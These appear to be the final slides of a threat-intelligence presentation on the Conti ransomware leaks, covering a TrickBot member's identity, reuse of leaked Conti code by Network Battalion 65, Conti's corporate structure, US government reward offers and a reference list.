




















REAL-WORLD IDENTITY OF A TRICKBOT MEMBER


Max | Alla Witte | Alla Klimova // Suriname | Latvia



IMMEDIATE SIDE AFFECTS OF THE CONTI LEAKS

- Leaked Conti Source code resulted in other groups leveraging the ransomware for their own campaigns
- Network Battalion 65 leveraged Conti code to attack Russian organizations over the invasion and war in Ukraine
  - Appends ".nb65" extension
  - Modified the ransom note





CONTI RESHAPED OUR UNDERSTANDING OF CYBERCRIME

- ~~Hackers in hoodies in their Mother's basement~~
- Salaried employees part of a cybercrime corporation
- Aspired to build a Cybercrime Empire
- Carried on, Business As Usual for Conti after the Leaks
- 'Too big to fail' stage
- Protected by Russia, operate with impunity

- "a reward of up to $10,000,000 for information leading to the identification and/or location of any individual(s) who hold a key leadership position"
- "a reward of up to $5,000,000 for information leading to the arrest and/or conviction of any individual in any country"
- "The FBI estimates that as of January 2022, there had been over 1,000 victims of attacks associated with Conti ransomware with victim payouts exceeding $150,000,000"


REFERENCES

- https://blog.bushidotoken.net/2022/04/lessons-from-conti-leaks.html
- https://adversary.crowdstrike.com/en-US/adversary/wizard-spider/
- https://blog.talosintelligence.com/2022/05/conti-and-hive-ransomware-operations.html
- https://attack.mitre.org/groups/G0102/
- https://attack.mitre.org/software/S0575/
- https://malpedia.caad.fkie.fraunhofer.de/actor/wizard_spider
- https://malpedia.caad.fkie.fraunhofer.de/details/win.conti
- https://www.cisa.gov/uscert/ncas/alerts/aa21-265a
- https://blog.chainalysis.com/reports/2022-crypto-crime-report-preview-ransomware/
- https://www.bankinfosecurity.com/irish-ransomware-attack-recovery-cost-estimate-600-million-a-16931
- https://krebsonsecurity.com/2021/12/inside-irelands-public-healthcare-ransomware-scare/
- https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-i-evasion/
- https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-ii-the-office/
- https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-iii-weaponry/
- https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-iv-cryptocrime/
- https://www.bleepingcomputer.com/news/security/hackers-use-contis-leaked-ransomware-to-attack-russian-companies/
- https://www.trmlabs.com/post/analysis-corroborates-suspected-ties-between-conti-and-ryuk-ransomware-groups-and-wizard-spider
- https://www.mandiant.com/sites/default/files/2021-10/fin12-group-profile.pdf
- https://www.state.gov/reward-offers-for-information-to-bring-conti-ransomware-variant-co-conspirators-to-justice/


THANK YOU

William Thomas

ETAC



@BushidoToken



Github.com/BushidoUK

blog.bushidotoken.net